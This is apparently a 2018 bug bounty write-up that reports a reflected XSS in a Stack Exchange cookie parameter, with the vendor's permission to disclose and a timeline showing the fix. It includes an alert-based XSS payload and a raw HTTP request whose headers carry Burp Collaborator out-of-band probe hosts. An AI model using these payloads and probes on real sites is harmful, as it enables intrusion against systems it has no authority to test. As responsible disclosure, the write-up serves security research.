Reflected XSS on Stack Overflow

newp_th Following
Apr 27, 2018 · 2 min read

This is @newp_th. Today I want to share with you a Reflected XSS which I found in Stack Overflow.


While i was testing some other domain and doing spider activity in burpsuite, I checked issues tab whether any issues were popped up. Suddently i got to know Stack Overflow is vulnerable to XSS (i used reflector extension https://github.com/elkokc/reflector). So i decided to test that domain of Stack Overflow.

Reflector extension:

Burp Suite extension is able to find reflected XSS on page in real-time while browsing on web-site and include some features as:

Highlighting of reflection in the response tab.
Test which symbols is allowed in this reflection.
Analyze of reflection context.
Content-Type whitelist.


When i was going through the Stack Overflow domain, I noticed a vulnerable parameter in Cookie!!, I put a simple payload “></script><img src=x onerror=alert(1)> into the prov parameter.



```
GET /questions/106105/exploitingrequest HTTP/1.1
Host: security.stackexchange.com
Connection: close
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/55.0.2883.87 Safari/537.36 root@839qkzftm2543pthrkm3lsjxnotfqjskg9.burpcollaborator.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://a8jsplkvr4a68ryjwmr5quozsqyhvlydm2.burpcollaborator.net/ref
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: prov=bd8bd164-c8ff-f1a0-347c-89498bb8fca3"></script><img src=x onerror=alert(1)>;
__qca=P0-1456511622-1486638216654;
__gads=ID=faa545474a642ad4:T=1503293628:S=ALNI_MaGTNpJ0wdFupS7UPy52HJnG8TSrQ;
_ga=GA1.2.508638402.1486638217
Cache-Control: no-transform
From: root@azdsglbvi416zrpjnmi5hufzjqphmloic7.burpcollaborator.net
X-Forwarded-For: spoofed.6mto3xyr50o2mncfai514q2v6mcd9hbfz4.burpcollaborator.net
X-Client-IP: spoofed.6szo9x4rb0u2snifgiblaq8vcmidfhhg55.burpcollaborator.net
Contact: root@waaernmhtqcsad05y8trsgqluc03x7z7nw.burpcollaborator.net
X-Real-IP: spoofed.kd12ubp5wefgdl3tlwwfv4t9x03r0v2xqm.burpcollaborator.net
X-Originating-IP: spoofed.oe66vfq9xigke54x20xjw8udy44vlz32rr.burpcollaborator.net
Client-IP: spoofed.lh63yct60fjhh27u5x0gz5xall7s4w60up.burpcollaborator.net
True-Client-IP: spoofed.bzetg2bwi517zspknni6hvf0jrpimmorcg.burpcollaborator.net
Forwarded:
for=spoofed.hl6z28x24bndlybq9t4c31165xbo8sbiz7.burpcollaborator.net;by=spoofed.hl6z28x24bndlybq9t4c3
1165xbo8sbiz7.burpcollaborator.net;host=spoofed.hl6z28x24bndlybq9t4c31165xbo8sbiz7.burpcollaborator.
net
X-Wap-Profile: http://bs7t924wb5u7ssikgnb6av80criifmid62.burpcollaborator.net/wap.xml
```

Request

After cheking the reponse from IE, Got the XSS POPUP!!!!


https://security.stackexchange.com/questions/106105/exploiting-csrf-put-request
appsec - Exploiting CSRF P...
File
Edit
View
Favorites
Tools
Help
StackExchange
Search on Information Security...
Log In
Sign Up
Message from webp...
OK
INFOR
RITY
Questions
Tags
U
ed
Ask Question
Sign up

```
{"newest":true,"active":true,"tagged":true,"staleDisconnectIntervalInHours":0,"workerIframeDomain":"https://cdn.sstatic.net"},"events":{"postType":{"question":1},"postEditionSection":{"title":1,"body":2,"tags":3}},"story":
{"minCompleteBodyLength":75,"likedTagsMaxLength":300,"dislikedTagsMaxLength":300},"jobPreferences":{"maxNumDeveloperRoles":2,"maxNumIndustries":4}}, {"site":
{"allowImageUploads":true,"commentHighlightingWithCSS":true,"enableUserHovercards":true,"enableImgurHttps":true,"forceHttpsImages":true},"comments":{},"userProfile":{},"tags":{},"accounts":
{"currentPasswordRequiredForChangingStackIdPassword":true},"flags":{"allowRetractingFlags":true},"topBar":{},"snippets":{"renderDomain":"stacksnippets.net"},"paths":{},"markdown":{"asteriskIntraWordEmphasis":true},"monitoring":
{"clientTimingsAbsoluteTimeout":30000,"clientTimingsDebounceTimeout":1000},"slack":{"sidebarAdDismissCookie":"slack-sidebar-ad"},"subscriptions":{}}); StackExchange.using.setCacheBreakers({"js/prettify-
full.en.js":"9c0f421f82b0","js/moderator.en.js":"74e43501a3f4","js/full-anon.en.js":"38ce1979956a","js/full.en.js":"7ea3154a240e","js/wmd.en.js":"996ecbd2b0bd","js/third-party/jquery.autocomplete.min.js":"d3b8fa7fdf74","js/third-
party/jquery.autocomplete.min.en.js":"","js/mobile.en.js":"205bafcc2907","js/help.en.js":"a1c2d4ed1321","js/tageditor.en.js":"05f8a8341dc8","js/tageditornew.en.js":"15b227d3b49a","js/inline-tag-
editing.en.js":"e06b6281c0d1","js/revisions.en.js":"d059a98114ef","js/review.en.js":"b708a8538433","js/tagsuggestions.en.js":"1b1fef557065","js/post-validation.en.js":"0a86c5a499ae","js/explore-
qlist.en.js":"a5d8f71511e1","js/events.en.js":"60be7b4c597f","js/keyboard-shortcuts.en.js":"8a82e0b4a01c","js/external-editor.en.js":"717aec8254f1","js/adops.en.js":"22a9bd59b1e9"}); StackExchange.using("gps", function()
{ StackExchange.gps.init(true); });
```

⚠ 1

Information Security Stack Exchange is a question and answer site for information security professionals. Join them; it only takes a minute:

Here's how it works:

Anybody can ask


Anybody can

The best answers are voted

Note:

Dedicated to my friend Renjith(https://ae.linkedin.com/in/renjith-tc-bb9b40a1), I greatly appreciate the time you've taken to share your knowledge with me

HOF on the way!!!!



Stack Overflow Team (Stack Overflow)
Apr 26, 13:51 EDT

Hi,

Thanks for the consideration of asking explicitly — and yes, you are free to disclose the vulnerability.

Can you also provide us with a name and link to a website of your choice to go up on the Hall of Fame?

Best,
The Stack Overflow Team

Timeline

Feb 14th -Report submitted

Feb 19th -Triaged

April 3rd -Fixed